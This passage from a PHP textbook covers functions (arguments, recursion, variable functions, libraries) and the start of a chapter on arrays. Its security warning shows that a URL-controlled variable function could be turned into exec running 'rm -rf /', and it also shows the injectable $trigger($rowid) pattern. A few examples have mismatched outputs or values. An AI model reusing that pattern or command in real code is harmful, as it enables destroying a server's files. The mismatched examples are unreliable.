Even in trivial applications, repetitive processes are likely to exist. For nontrivial applications, such repetition is a given. For example, in an e-commerce application, you might need to query a customer's profile information numerous times: at login, at checkout, and when verifying a shipping address. However, repeating the profile querying process throughout the application would be not only error-prone, but also a nightmare to maintain. What happens if a new field has been added to the customer's profile? You might need to sift through each page of the application, modifying the query as necessary, likely introducing errors in the process.

Thankfully, the concept of embodying these repetitive processes within a named section of code, and then invoking this name as necessary, has long been a key component of any respectable computer language. These sections of code are known as *functions,* and they grant you the convenience of a singular point of modification if the embodied process requires changes in the future, which greatly reduces both the possibility of programming errors and maintenance overhead. In this chapter, you'll learn all about PHP functions, including how to create and invoke them, pass input, return both single and multiple values to the caller, and create and include function libraries. Additionally, you'll learn about both *recursive* and *variable* functions.

Invoking a Function

More than 1,000 standard functions are built into the standard PHP distribution, many of which you'll see throughout this book. You can invoke the function you want simply by specifying the function name, assuming that the function has been made available either through the library's compilation into the installed distribution or via the `include()` or `require()` statement. For example, suppose you want to raise 5 to the third power. You could invoke PHP's `pow()` function like this:

```
<?php
    $value = pow(5,3); // returns 125
    echo $value;
?>
```

If you simply want to output the function outcome, you can forego assigning the value to a variable, like this:

```
<?php
    echo pow(5,3);
?>
```

If you want to output function outcome within a larger string, you need to concatenate it like this:

```
echo "Five raised to the third power equals ".pow(5,3).".";
```

Creating a Function

Although PHP's vast assortment of function libraries is a tremendous benefit to any programmer who is seeking to avoid reinventing the programmatic wheel, sooner or later you'll need to go beyond what is offered in the standard distribution, which means you'll need to create custom functions or even entire function libraries. To do so, you'll need to define a function using a predefined syntactical pattern, like so:

```
function function_name (parameters) {
    function-body
}
```

For example, consider the following function, `generate_footer()`, which outputs a page footer:

```
function generate_footer() {
    echo "<p>Copyright &copy; 2006 W. Jason Gilmore</p>";
}
```

Once it is defined, you can then call this function as you would any other. For example:

```
<?php
    generate_footer();
?>
```

This yields the following result:

```
<p>Copyright &copy; 2005 W. Jason Gilmore</p>
```

Passing Arguments by Value

You'll often find it useful to pass data into a function. As an example, let's create a function that calculates an item's total cost by determining its sales tax and then adding that amount to the price:

```
function salestax($price,$tax) {
    $total = $price + ($price * $tax);
    echo "Total cost: $total";
}
```

This function accepts two parameters, aptly named `$price` and `$tax`, which are used in the calculation. Although these parameters are intended to be floats, because of PHP's loose typing, nothing prevents you from passing in variables of any data type, but the outcome might not be

as one would expect. In addition, you're allowed to define as few or as many parameters as you deem necessary; there are no language-imposed constraints in this regard.

Once you define the function, you can then invoke it, as was demonstrated in the previous section. For example, the `salestax()` function would be called like so:

```
salestax(15.00,.075);
```

Of course, you're not bound to passing static values into the function. You can pass variables like this:

```
<?php
    $pricetag = 15.00;
    $salestax = .075;
    salestax($pricetag, $salestax);
?>
```

When you pass an argument in this manner, it's called *passing by value*. This means that any changes made to those values within the scope of the function are ignored outside of the function. If you want these changes to be reflected outside of the function's scope, you can pass the argument *by reference,* introduced next.

■ **Note** Note that you don't necessarily need to define the function before it's invoked, because PHP reads the entire script into the engine before execution. Therefore, you could actually call `salestax()` before it is defined, although such haphazard practice is not recommended.

Passing Arguments by Reference

On occasion, you may want any changes made to an argument within a function to be reflected outside of the function's scope. Passing the argument by reference accomplishes this need. Passing an argument by reference is done by appending an ampersand to the front of the argument. An example follows:

```
<?php
    $cost = 20.00;
    $tax = 0.05;
    function calculate_cost(&$cost, $tax)
    {
        // Modify the $cost variable
        $cost = $cost + ($cost * $tax);
        // Perform some random change to the $tax variable.
        $tax += 4;
    }
    calculate_cost($cost,$tax);
    echo "Tax is: ". $tax*100."<br />";
    echo "Cost is: $". $cost."<br />";
?>
```

Here's the result:

```
Tax is 5%
Cost is $21
```

Note that the value of `$tax` remains the same, although `$cost` has changed.

Default Argument Values

Default values can be assigned to input arguments, which will be automatically assigned to the argument if no other value is provided. To revise the sales tax example, suppose that the majority of your sales are to take place in Franklin County, located in the great state of Ohio. You could then assign `$tax` the default value of 5.75 percent, like this:

```
function salestax($price,$tax=.0575) {
   $total = $price + ($price * $tax);
   echo "Total cost: $total";
}
```

Keep in mind that you can still pass `$tax` another taxation rate; 5.75 percent will be used only if `salestax()` is invoked like this:

```
$price = 15.47;
salestax($price);
```

Note that default argument values must be constant expressions; you cannot assign nonconstant values such as function calls or variables.

Optional Arguments

You can designate certain arguments as *optional* by placing them at the end of the list and assigning them a default value of nothing, like so:

```
function salestax($price,$tax="") {
   $total = $price + ($price * $tax);
   echo "Total cost: $total";
}
```

This allows you to call `salestax()` without the second parameter if there is no sales tax:

```
salestax(42.00);
```

This returns the following:

```
Total cost: $42.00
```

If multiple optional arguments are specified, you can selectively choose which ones are passed along. Consider this example:

```
function calculate($price,$price2="",$price3="") {
   echo $price + $price2 + $price3;
}
```

You can then call `calculate()`, passing along just `$price` and `$price3`, like so:

```
calculate(10,"",3);
```

This returns the following value:

```
13
```

Returning Values from a Function

Often, simply relying on a function to do something is insufficient; a script's outcome might depend on a function's outcome, or on changes in data resulting from its execution. Yet variable scoping prevents information from easily being passed from a function body back to its caller, so how can we accomplish this? You can pass data back to the caller by way of the `return` keyword.

return()

The `return()` statement returns any ensuing value back to the function caller, returning program control back to the caller's scope in the process. If `return()` is called from within the global scope, the script execution is terminated. Revising the `salestax()` function again, suppose you don't want to immediately echo the sales total back to the user upon calculation, but rather want to return the value to the calling block:

```
function salestax($price,$tax=.0575) {
   $total = $price + ($price * $tax);
   return $total;
}
```

Alternatively, you could return the calculation directly without even assigning it to `$total`, like this:

```
function salestax($price,$tax=.0575) {
   return $price + ($price * $tax);
}
```

Here's an example of how you would call this function:

```
<?php
     $price = 6.50;
     $total = salestax($price);
?>
```

Returning Multiple Values

It's often quite convenient to return multiple values from a function. For example, suppose that you'd like to create a function that retrieves user data from a database, say the user's name, e-mail address, and phone number, and returns it to the caller. Accomplishing this is much easier than you might think, with the help of a very useful language construct, `list()`. The `list()` construct offers a convenient means for retrieving values from an array, like so:

```
<?php
    $colors = array("red","blue","green");
    list($red,$blue,$green) = $colors; // $red="red", $blue="blue", $green="green"
?>
```

Building on this example, you can imagine how the three prerequisite values might be returned from a function using `list()`:

```
<?php
   function retrieve_user_profile() {
      $user[] = "Jason";
      $user[] = "jason@example.com";
      $user[] = "English";
      return $user;
   }
   list($name,$email,$language) = retrieve_user_profile();
   echo "Name: $name, email: $email, preferred language: $language";
?>
```

Executing this script returns:

```
Name: Jason, email: jason@example.com, preferred language: English
```

This concept is useful and will be used repeatedly throughout this book.

Nesting Functions

PHP supports the practice of *nesting functions,* or defining and invoking functions within functions. For example, a dollar-to-pound conversion function, `convert_pound()`, could be both defined and invoked entirely within the `salestax()` function, like this:

```
function salestax($price,$tax) {
   function convert_pound($dollars, $conversion=1.6) {
      return $dollars * $conversion;
   }
   $total = $price + ($price * $tax);
   echo "Total cost in dollars: $total. Cost in British pounds: "
        .convert_pound($total);
}
```

Note that PHP does not restrict the scope of a nested function. For example, you could still call convert_pound() outside of salestax(), like this:

```
salestax(15.00,.075);
echo convert_pound(15);
```

Recursive Functions

Recursive functions, or functions that call themselves, offer considerable practical value to the programmer and are used to divide an otherwise complex problem into a simple case, reiterating that case until the problem is resolved.

Practically every introductory recursion example involves factorial computation. Yawn. Let's do something a tad more practical and create a loan payment calculator. Specifically, the following example uses recursion to create a payment schedule, telling you the principal and interest amounts required of each payment installment to repay the loan. The recursive function, amortizationTable(), is introduced in Listing 4-1. It takes as input four arguments: $paymentNum, which identifies the payment number, $periodicPayment, which carries the total monthly payment, $balance, which indicates the remaining loan balance, and $monthlyInterest, which determines the monthly interest percentage rate. These items are designated or determined in the script listed in Listing 4-2, titled mortgage.php.

Listing 4-1. *The Payment Calculator Function, amortizationTable()*

```
function amortizationTable($paymentNum, $periodicPayment, $balance,
                           $monthlyInterest) {
    $paymentInterest = round($balance * $monthlyInterest,2);
    $paymentPrincipal = round($periodicPayment - $paymentInterest,2);
    $newBalance = round($balance - $paymentPrincipal,2);
    print "<tr>
           <td>$paymentNum</td>
           <td>\$".number_format($balance,2)."</td>
           <td>\$".number_format($periodicPayment,2)."</td>
           <td>\$".number_format($paymentInterest,2)."</td>
           <td>\$".number_format($paymentPrincipal,2)."</td>
           </tr>";
     # If balance not yet zero, recursively call amortizationTable()
     if ($newBalance > 0) {
        $paymentNum++;
        amortizationTable($paymentNum, $periodicPayment, $newBalance,
                          $monthlyInterest);
     } else {
        exit;
     }
} #end amortizationTable()
```

After setting pertinent variables and performing a few preliminary calculations, Listing 4-2 invokes the amortizationTable() function. Because this function calls itself recursively, all

amortization table calculations will be performed internal to this function; once complete, control is returned to the caller.

Listing 4-2. *A Payment Schedule Calculator Using Recursion (mortgage.php)*

```
<?php
   # Loan balance
   $balance = 200000.00;

   # Loan interest rate
   $interestRate = .0575;

   # Monthly interest rate
   $monthlyInterest = .0575 / 12;

   # Term length of the loan, in years.
   $termLength = 30;

   # Number of payments per year.
   $paymentsPerYear = 12;

   # Payment iteration
   $paymentNumber = 1;

   # Perform preliminary calculations
   $totalPayments = $termLength * $paymentsPerYear;
   $intCalc = 1 + $interestRate / $paymentsPerYear;
   $periodicPayment = $balance * pow($intCalc,$totalPayments) * ($intCalc - 1) /
                                  (pow($intCalc,$totalPayments) - 1);
   $periodicPayment = round($periodicPayment,2);

   # Create table
   echo "<table width='50%' align='center' border='1'>";
   print "<tr>
          <th>Payment Number</th><th>Balance</th>
          <th>Payment</th><th>Interest</th><th>Principal</th>
          </tr>";

   # Call recursive function
   amortizationTable($paymentNumber, $periodicPayment, $balance, $monthlyInterest);

   # Close table
   print "</table>";
?>
```

Figure 4-1 shows sample output, based on monthly payments made on a 30-year fixed loan of $200,000.00 at 6.25 percent interest. For reasons of space conservation, just the first 10 payment iterations are listed.

Payment Number	Balance	Payment	Interest	Principal
1	$200,000.00	$1,660.82	$958.33	$702.48
2	$199,297.52	$1,660.82	$954.96	$705.85
3	$198,591.67	$1,660.82	$951.58	$709.23
4	$197,882.44	$1,660.82	$948.18	$712.64
5	$197,169.80	$1,660.82	$944.77	$716.05
6	$196,453.75	$1,660.82	$941.34	$719.47
7	$195,734.28	$1,660.82	$937.89	$722.93
8	$195,011.35	$1,660.82	$934.42	$726.40
9	$194,284.95	$1,660.82	$930.94	$729.87
10	$193,555.08	$1,660.82	$927.45	$733.36

Figure 4-1. *Sample output from mortgage.php*

Employing a recursive strategy often results in significant code savings and promotes reusability. Although recursive functions are not always the optimal solution, they are often a welcome addition to any language's repertoire.

Variable Functions

One of PHP's most attractive traits is its syntactical clarity. On occasion, however, taking a somewhat more abstract programmatic route can eliminate a great deal of coding overhead. For example, consider a scenario in which several data-retrieval functions have been created: `retrieveUser()`, `retrieveNews()`, and `retrieveWeather()`, where the name of each function implies its purpose. In order to trigger a given function, you could use a URL parameter and an `if` conditional statement, like this:

```
<?php
    if ($trigger == "retrieveUser") {
        retrieveUser($rowid);
    } else if ($trigger == "retrieveNews") {
        retrieveNews($rowid);
    } else if ($trigger == "retrieveWeather") {
        retrieveWeather($rowid);
    }
?>
```

This code allows you to pass along URLs like this:

```
http://www.example.com/content/index.php?trigger=retrieveUser&rowid=5
```

The `index.php` file will then use `$trigger` to determine which function should be executed. Although this works just fine, it is tedious, particularly if a large number of retrieval functions are required. An alternative, much shorter means for accomplishing the same goal is through variable functions. A *variable function* is a function whose name is also evaluated before execution, meaning that its exact name is not known until execution time. Variable functions are prefaced with a dollar sign, just like regular variables, like this:

```
$function();
```

Using variable functions, let's revisit the previous example:

```
<?php
    $trigger($rowid);
?>
```

Although variable functions are at times convenient, keep in mind that they do present certain security risks. Most notably, an attacker could execute any function in PHP's repertoire simply by modifying the variable used to declare the function name. For example, consider the ramifications of modifying the `$trigger` variable in the previous example to contain the value `exec` and modifying the `$rowid` variable to contain `rm -rf /`. PHP's `exec()` command will happily attempt to execute its argument on the system level. The command `rm -rf /` will attempt to recursively delete all files, starting at the root-level directory. The results could be catastrophic. Therefore, as always, be sure to sanitize all user information; you never know what will be attempted next.

Function Libraries

Great programmers are lazy, and lazy programmers think in terms of reusability. Functions form the crux of such efforts, and are often collectively assembled into *libraries* and subsequently repeatedly reused within similar applications. PHP libraries are created via the simple aggregation of function definitions in a single file, like this:

```
<?php
   function local_tax($grossIncome, $taxRate) {
      // function body here
   }
   function state_tax($grossIncome, $taxRate) {
      // function body here
   }
   function medicare($grossIncome, $medicareRate) {
      // function body here
   }
?>
```

Save this library, preferably using a naming convention that will clearly denote its purpose, like `taxes.library.php`. You can then insert this function into scripts using `include()`, `include_once()`, `require()`, or `require_once()`, each of which was introduced in Chapter 3. (Alternatively, you could use PHP's `auto_prepend` configuration directive to automate the task of file insertion for you.) For example, assuming that you titled this library `taxation.library.php`, you could include it into a script like this:

```
<?php
    require_once("taxation.library.php");
    ...
?>
```

Once included, any of the three functions found in this library can be invoked as needed.

Summary

This chapter concentrated on one of the basic building blocks of modern-day programming languages: reusability through functional programming. You learned how to create and invoke functions, pass information to and from the function block, nest functions, and create both recursive and variable functions. Finally, you learned how to aggregate functions together as libraries and include them into the script as needed.

The next chapter introduces PHP's array functionality, covering the language's vast array of management capabilities and introducing PHP 5's new array-handling features.

CHAPTER 5

Arrays

Programmers spend a considerable amount of time working with sets of related data. Some examples of data sets include the names of all employees at a corporation; all the U.S. presidents and their corresponding birth dates; and the years between 1900 and 1975. In fact, working with data sets is so prevalent, it is not surprising that a means for managing these groups within code is a common feature across all mainstream programming languages. This means typically centers on the compound datatype *array*, which offers an ideal way to store, manipulate, sort, and retrieve data sets. PHP's solution is no different, supporting the array datatype, in addition to an accompanying host of behaviors and functions directed toward array manipulation. In this chapter, you'll learn all about the array-based features and functions supported by PHP.

This chapter introduces numerous functions that are used to work with arrays. Rather than present them in alphabetical order, this chapter presents them in the context of how you would use them to do the following:

- Outputting arrays
- Creating arrays
- Testing for an array
- Adding and removing array elements
- Locating array elements
- Traversing arrays
- Determining array size and element uniqueness
- Sorting arrays
- Merging, slicing, splicing, and dissecting arrays

This presentation of the functions by category should be much more useful than an alphabetical listing when you need to reference this chapter later to find a viable solution to some future problem. But before beginning this overview, let's take a moment to formally define an array and review some fundamental concepts regarding how PHP regards this important datatype.

What Is an Array?

An *array* is traditionally defined as a group of items that share certain characteristics, such as similarity (car models, baseball teams, types of fruit, etc.) and type (all strings or integers, for instance), and each is distinguished by a special identifier, known as a *key*. The preceding sentence uses the word *traditionally* because you can disregard this definition and group entirely unrelated entities together in an array structure. PHP takes this a step further, foregoing the requirement that the items even share the same datatype. For example, an array might contain items like state names, ZIP codes, exam scores, or playing card suits.

Each entity consists of two items: the aforementioned *key* and a *value*. The key serves as the lookup facility for retrieving its counterpart, the value. These keys can be *numerical* or *associative*. Numerical keys bear no real relation to the value other than the value's position in the array. As an example, the array could consist of an alphabetically sorted list of state names, with key 0 representing "Alabama", and key 49 representing "Wyoming". Using PHP syntax, this might look as follows:

```
$states = array (0 => "Alabama", "1" => "Alaska"..."49" => "Wyoming");
```

Using numerical indexing, you could reference the first state like so:

```
$states[0]
```

■ **Note** PHP's numerically indexed arrays begin with position 0, not 1.

Alternatively, an associative key bears some relation to the value other than its array position. Mapping arrays associatively is particularly convenient when using numerical index values just doesn't make sense. For instance, you might want to create an array that maps state abbreviations to their names, like this: OH/Ohio, PA/Pennsylvania, and NY/New York. Using PHP syntax, this might look like the following:

```
$states = array ("OH" => "Ohio", "PA" => "Pennsylvania", "NY" => "New York")
```

You could then reference "Ohio" like so:

```
$states["OH"]
```

Arrays consisting solely of atomic entities are referred to as being *single-dimensional*. It's also possible to create arrays of arrays, known as *multidimensional arrays*. For example, you could use a multidimensional array to store U.S. state information. Using PHP syntax, it might look like this:

```
$states = array (
   "Ohio" => array ("population" => "11,353,140", "capital" => "Columbus"),
   "Nebraska" => array("population" => "1,711,263", "capital" => "Omaha")
)
```

You could then reference Ohio's population like so:

```
$states["Ohio"]["population"]
```

This would return the following value:

```
11,353,140
```

In addition to offering a means for creating and populating an array, the language must also offer a means for traversing it. As you'll learn throughout this chapter, PHP offers many ways to traverse an array. Regardless of which way you use, keep in mind that all rely on the use of a central feature known as an *array pointer*. The array pointer acts like a bookmark, telling you the position of the array that you're presently examining. You won't work with the array pointer directly, but instead will traverse the array using either built-in language features or functions. Still, it's useful to understand this basic concept.

Outputting Arrays

Although it might not necessarily make sense to learn how to output an array before even knowing how to create one in PHP, the `print_r()` function is so heavily used throughout this chapter, and indeed, throughout the general development process, that it merits first mention in this chapter.

print_r()

```
boolean print_r(mixed variable [, boolean return])
```

The `print_r()` function takes as input any `variable` and sends its contents to standard output, returning `TRUE` on success and `FALSE` otherwise. This in itself isn't particularly exciting, until you take into account that it will organize an array's contents (as well as an object's) into a very readable format before displaying them. For example, suppose you wanted to view the contents of an associative array consisting of states and their corresponding state capitals. You could call `print_r()` like this:

```
print_r($states);
```

This returns the following:

```
Array ( [Ohio] => Columbus [Iowa] => Des Moines [Arizona] => Phoenix )
```

The optional parameter `return` modifies the function's behavior, causing it to return the output to the caller, rather than sending it to standard output. Therefore, if you want to return the contents of the preceding `$states` array, you just set `return` to `TRUE`:

```
$stateCapitals = print_r($states, TRUE);
```

This function is used repeatedly throughout this chapter as a simple means for displaying the results of the example at hand.

■ **Tip** The `print_r()` function isn't the only way to output an array, but rather offers a convenient means for doing so. You're free to output arrays using a looping conditional, such as `while` or `for`; in fact, using these sorts of loops is required to implement many application features. We'll return to this method repeatedly throughout this and later chapters.

Creating an Array

Unlike other array implementations found in many other languages, PHP doesn't require that you assign a size to an array at creation time. In fact, because it's a loosely typed language, PHP doesn't even require that you declare the array before you use it. Despite the lack of restriction, PHP offers both formal and informal array declaration methodologies. Each has its advantages, and both are worth learning. Each is introduced in this section, beginning with the informal variety.

Individual elements of a PHP array are referenced by denoting the element between a pair of square brackets. Because there is no size limitation on the array, you can create the array simply by making reference to it, like this:

```
$state[0] = "Delaware";
```

You can then display the first element of the array `$state` like this:

```
echo $state[0];
```

You can then add additional values by mapping each new value to an array index, like this:

```
$state[1] = "Pennsylvania";
$state[2] = "New Jersey";
...
$state[49] = "Hawaii";
```

Interestingly, if you assume the index value is numerical and ascending, you can choose to omit the index value at creation time:

```
$state[] = "Pennsylvania";
$state[] = "New Jersey";
...
$state[] = "Hawaii";
```

Creating associative arrays in this fashion is equally trivial, except that the associative index reference is always required. The following example creates an array that matches U.S. state names with their date of entry into the Union:

```
$state["Delaware"] = "December 7, 1787";
$state["Pennsylvania"] = "December 12, 1787";
$state["New Jersey"] = "December 18, 1787";
...
$state["Hawaii"] = "August 21, 1959";
```

The array() function, discussed next, is a functionally identical yet somewhat more formal means for creating arrays.

array()

```
array array([item1 [,item2 ... [,itemN]]])
```

The array() function takes as its input zero or more items and returns an array consisting of these input elements. Here is an example of using array() to create an indexed array:

```
$languages = array ("English", "Gaelic", "Spanish");
// $languages[0] = "English", $languages[1] = "Gaelic", $languages[2] = "Spanish"
```

You can also use array() to create an associative array, like this:

```
$languages = array ("Spain" => "Spanish",
                    "Ireland" => "Gaelic",
                    "United States" => "English");
// $languages["Spain"] = "Spanish"
// $languages["Ireland"] = "Gaelic"
// $languages["United States"] = "English"
```

list()

```
void list(mixed...)
```

The list() function is similar to array(), though it's used to make simultaneous variable assignments from values extracted from an array in just one operation. This construct can be particularly useful when you're extracting information from a database or file. For example, suppose you wanted to format and output information read from a text file. Each line of the file contains user information, including name, occupation, and favorite color, with each item delimited by a vertical bar. A typical line would look similar to the following:

```
Nino Sanzi|Professional Golfer|green
```

Using list(), a simple loop could read each line, assign each piece of data to a variable, and format and display the data as needed. Here's how you could use list() to make multiple variable assignments simultaneously:

```
// While the EOF hasn't been reached, get next line
while ($line = fgets ($user_file, 4096)) {
     // use explode() to separate each piece of data.
     list ($name, $occupation, $color) = explode ("|", $line);
     // format and output the data
     print "Name: $name <br />";
     print "Occupation: $occupation <br />";
     print "Favorite color: $color <br />";
}
```

Each line would in turn be read and formatted similar to this:

```
Name: Nino Sanzi
Occupation: Professional Golfer
Favorite Color: green
```

Reviewing the example, `list()` depends on the function `explode()` to split each line into three elements, which `explode()` does by using the vertical bar as the element delimiter. (The `explode()` function is formally introduced in Chapter 9.) These elements are then assigned to `$name`, `$occupation`, and `$color`. At that point, it's just a matter of formatting for display to the browser.

range()

```
array range(int low, int high [,int step])
```

The `range()` function provides an easy way to quickly create and fill an array consisting of a range of `low` and `high` integer values. An array containing all integer values in this range is returned. As an example, suppose you need an array consisting of all possible face values of a die:

```
$die = range(0,6);
// Same as specifying $die = array(0,1,2,3,4,5,6)
```

The optional `step` parameter offers a convenient means for determining the increment between members of the range. For example, if you want an array consisting of all even values between 0 and 20, you could use a step value of 2:

```
$even = range(0,20,2);
// $even = array(0,2,4,6,8,10,12,14,16,18,20);
```

The `range()` function can also be used for character sequences. For example, suppose you wanted to create an array consisting of the letters A through F:

```
$letters = range("A","F");
// $letters = array("A,","B","C","D","E","F");
```

Testing for an Array

When you incorporate arrays into your application, you'll sometimes need to know whether a particular variable is an array. A built-in function, `is_array()`, is available for accomplishing this task.

is_array()

```
boolean is_array(mixed variable)
```

The `is_array()` function determines whether `variable` is an array, returning `TRUE` if it is and `FALSE` otherwise. Note that even an array consisting of a single value will still be considered an array. An example follows:

```
$states = array("Florida");
$state = "Ohio";
echo "\$states is an array: ".is_array($states)."<br />";
echo "\$state is an array: ".is_array($state)."<br />";
```

The following are the results:

```
$states is an array: 1
$state is an array:
```

Adding and Removing Array Elements

PHP provides a number of functions for both growing and shrinking an array. Some of these functions are provided as a convenience to programmers who wish to mimic various queue implementations (FIFO, LIFO, and so on), as reflected by their names (`push`, `pop`, `shift`, and `unshift`). This section introduces these functions and offers several usage examples.

Note A traditional queue is a data structure in which the elements are removed in the same order in which they were entered, known as first-in-first-out, or FIFO. In contrast, a stack is a data structure in which the elements are removed in the order opposite to that in which they were entered, known as last-in-first-out, or LIFO.

$arrayname[ ]

This isn't a function, but a language feature. You can add array elements simply by executing the assignment, like so:

```
$states["Ohio"] = "March 1, 1803";
```

In the case of a numerical index, you can append a new element like this:

```
$state[] = "Ohio";
```

Sometimes, however, you'll require a somewhat more sophisticated means for adding array elements (and subtracting array elements, a feature not readily available in the fashion described for adding elements). These functions are introduced throughout the remainder of this section.

array_push()

```
int array_push(array target_array, mixed variable [, mixed variable...])
```

The `array_push()` function adds `variable` onto the end of the `target_array`, returning `TRUE` on success and `FALSE` otherwise. You can push multiple variables onto the array simultaneously, by passing these variables into the function as input parameters. An example follows:

```
$states = array("Ohio","New York");
array_push($states,"California","Texas");
// $states = array("Ohio","New York","California","Texas");
```

array_pop()

```
mixed array_pop(array target_array)
```

The `array_pop()` function returns the last element from `target_array`, resetting the array pointer upon completion. An example follows:

```
$states = array("Ohio","New York","California","Texas");
$state = array_pop($states); // $state = "Texas"
```

array_shift()

```
mixed array_shift(array target_array)
```

The `array_shift()` function is similar to `array_pop()`, except that it returns the first array item found on the `target_array` rather than the last. As a result, if numerical keys are used, all corresponding values will be shifted down, whereas arrays using associative keys will not be affected. An example follows:

```
$states = array("Ohio","New York","California","Texas");
$state = array_shift($states);
// $states = array("New York","California","Texas")
// $state = "Ohio"
```

Like `array_pop()`, `array_shift()` also resets the pointer after completion.

array_unshift()

```
int array_unshift(array target_array, mixed variable [, mixed variable...])
```

The `array_unshift()` function is similar to `array_push()`, except that it adds elements to the front of the array rather than to the end. All preexisting numerical keys are modified to reflect their new position in the array, but associative keys aren't affected. An example follows:

```
$states = array("Ohio","New York");
array_unshift($states,"California","Texas");
// $states = array("California","Texas","Ohio","New York");
```

array_pad()

```
array array_pad(array target, integer length, mixed pad_value)
```

The `array_pad()` function modifies the `target` array, increasing its size to the length specified by `length`. This is done by padding the array with the value specified by `pad_value`. If `pad_value` is positive, the array will be padded to the right side (the end); if it is negative, the array will be

padded to the left (the beginning). If length is equal to or less than the current target size, no action will be taken. An example follows:

```
$states = array("Alaska","Hawaii");
$states = array_pad($states,4,"New colony?");
$states = array("Alaska","Hawaii","New colony?","New colony?");
```

Locating Array Elements

The ability to efficiently sift through data is absolutely crucial in today's information-driven society. This section introduces several functions that enable you to sift through arrays in order to locate items of interest efficiently.

in_array()

```
boolean in_array(mixed needle, array haystack [,boolean strict])
```

The in_array() function searches the haystack array for needle, returning TRUE if found, and FALSE otherwise. The optional third parameter, strict, forces in_array() to also consider type. An example follows:

```
$grades = array(100,94.7,67,89,100);
if (in_array("100",$grades)) echo "Sally studied for the test!";
if (in_array("100",$grades,1)) echo "Joe studied for the test!";
```

This returns:

```
Sally studied for the test!
```

This string was output only once, because the second test required that the datatypes match. Because the second test compared an integer with a string, the test failed.

array_keys()

```
array array_keys(array target_array [, mixed search_value])
```

The array_keys() function returns an array consisting of all keys located in the array target_array. If the optional search_value parameter is included, only keys matching that value will be returned. An example follows:

```
$state["Delaware"] = "December 7, 1787";
$state["Pennsylvania"] = "December 12, 1787";
$state["New Jersey"] = "December 18, 1787";
$keys = array_keys($state);
print_r($keys);
// Array ( [0] => Delaware [1] => Pennsylvania [2] => New Jersey )
```

array_key_exists()

```
boolean array_key_exists(mixed key, array target_array)
```

The function `array_key_exists()` returns `TRUE` if the supplied `key` is found in the array `target_array`, and returns `FALSE` otherwise. An example follows:

```
$state["Delaware"] = "December 7, 1787";
$state["Pennsylvania"] = "December 12, 1787";
$state["Ohio"] = "March 1, 1803";
if (array_key_exists("Ohio", $state)) echo "Ohio joined the Union on $state[Ohio]";
```

The result is:

```
Ohio joined the Union on March 1, 1803
```

array_values()

```
array array_values(array target_array)
```

The `array_values()` function returns all values located in the array `target_array`, automatically providing numeric indexes for the returned array. For example:

```
$population = array("Ohio" => "11,421,267", "Iowa" => "2,936,760");
$popvalues = array_values($population);
print_r($popvalues);
// Array ( [0] => 11,421,267 [1] => 2,936,760 )
```

array_search()

```
mixed array_search(mixed needle, array haystack [, boolean strict])
```

The `array_search()` function searches the array `haystack` for the value `needle`, returning its key if located, and `FALSE` otherwise. For example:

```
$state["Ohio"] = "March 1";
$state["Delaware"] = "December 7";
$state["Pennsylvania"] = "December 12";
$founded = array_search("December 7", $state);
if ($founded) echo "The state $founded was founded on $state[$founded]";
```

Traversing Arrays

The need to travel across an array and retrieve various keys, values, or both is common, so it's not a surprise that PHP offers numerous functions suited to this need. Many of these functions do double duty, both retrieving the key or value residing at the current pointer location, and moving the pointer to the next appropriate location. These functions are introduced in this section.

key()

```
mixed key(array input_array)
```

The key() function returns the key element located at the current pointer position of input_array. Consider the following example:

```
$capitals = array("Ohio" => "Columbus", "Iowa" => "Des Moines",
                  "Arizona" => "Phoenix");
echo "<p>Can you name the capitals of these states?</p>";
while($key = key($capitals)) {
    echo $key."<br />";
    next($capitals);
}
```

This returns:

```
Ohio
Iowa
Arizona
```

Note that key() does not advance the pointer with each call. Rather, you use the next() function, whose sole purpose is to accomplish this task. This function is formally introduced later in this section.

reset()

```
mixed reset(array input_array)
```

The reset() function serves to set the input_array pointer back to the beginning of the array. This function is commonly used when you need to review or manipulate an array multiple times within a script, or when sorting has completed.

each()

```
array each(array input_array)
```

The each() function returns the current key/value pair from the input_array and advances the pointer one position. The returned array consists of four keys, with keys 0 and key containing the key name, and keys 1 and value containing the corresponding data. If the pointer is residing at the end of the array before executing each(), FALSE is returned.

current()

```
mixed current(array target_array)
```

The current() function returns the array value residing at the current pointer position of the target_array. Note that unlike the next(), prev(), and end() functions, current() does not move the pointer. An example follows:

```
$fruits = array("apple", "orange", "banana");
$fruit = current($fruits); // returns "apple"
$fruit = next($fruits); // returns "orange"
$fruit = prev($fruits); // returns "apple"
```

end()

```
mixed end(array target_array)
```

The `end()` function moves the pointer to the last position of the `target_array`, returning the last element. An example follows:

```
$fruits = array("apple", "orange", "banana");
$fruit = current($fruits); // returns "apple"
$fruit = end($fruits); // returns "banana"
```

next()

```
mixed next(array target_array)
```

The `next()` function returns the array value residing at the position immediately following that of the current array pointer. An example follows:

```
$fruits = array("apple", "orange", "banana");
$fruit = next($fruits); // returns "orange"
$fruit = next($fruits); // returns "banana"
```

prev()

```
mixed prev(array target_array)
```

The `prev()` function returns the array value residing at the location preceding the current pointer location, or `FALSE` if the pointer resides at the first position in the array.

array_walk()

```
boolean array_walk(array input_array, callback function [, mixed userdata])
```

The `array_walk()` function will pass each element of `input_array` to the user-defined `function`. This is useful when you need to perform a particular action based on each array element. Note that if you intend to actually modify the array key/value pairs, you'll need to pass each key/value to the function as a reference.

The user-defined function must take two parameters as input: The first represents the array's current value, and the second represents the current key. If the optional `userdata` parameter is present in the call to `array_walk()`, then its value will be passed as a third parameter to the user-defined function.

You are probably scratching your head, wondering how this function could possibly be of any use. Perhaps one of the most effective examples involves the sanity-checking of user-supplied form data. Suppose the user was asked to provide six keywords that he thought best describe the state in which he lives. That form source code might look like that shown in Listing 5-1.

Listing 5-1. *Using an Array in a Form*

```
<form action="submitdata.php" method="post">
    <p>
    Provide up to six keywords that you believe best describe the state in
    which you live:
    </p>
    <p>Keyword 1:<br />
    <input type="text" name="keyword[]" size="20" maxlength="20" value="" /></p>
    <p>Keyword 2:<br />
    <input type="text" name="keyword[]" size="20" maxlength="20" value="" /></p>
    <p>Keyword 3:<br />
    <input type="text" name="keyword[]" size="20" maxlength="20" value="" /></p>
    <p>Keyword 4:<br />
    <input type="text" name="keyword[]" size="20" maxlength="20" value="" /></p>
    <p>Keyword 5:<br />
    <input type="text" name="keyword[]" size="20" maxlength="20" value="" /></p>
    <p>Keyword 6:<br />
    <input type="text" name="keyword[]" size="20" maxlength="20" value="" /></p>
    <p><input type="submit" value="Submit!"></p>
</form>
```

This form information is then sent to some script, referred to as `submitdata.php` in the form. This script should sanitize user data, then insert it into a database for later review. Using `array_walk()`, you can easily sanitize the keywords using a function stored in a form validation class:

```
<?php
    function sanitize_data(&$value, $key) {
        $value = strip_tags($value);
    }

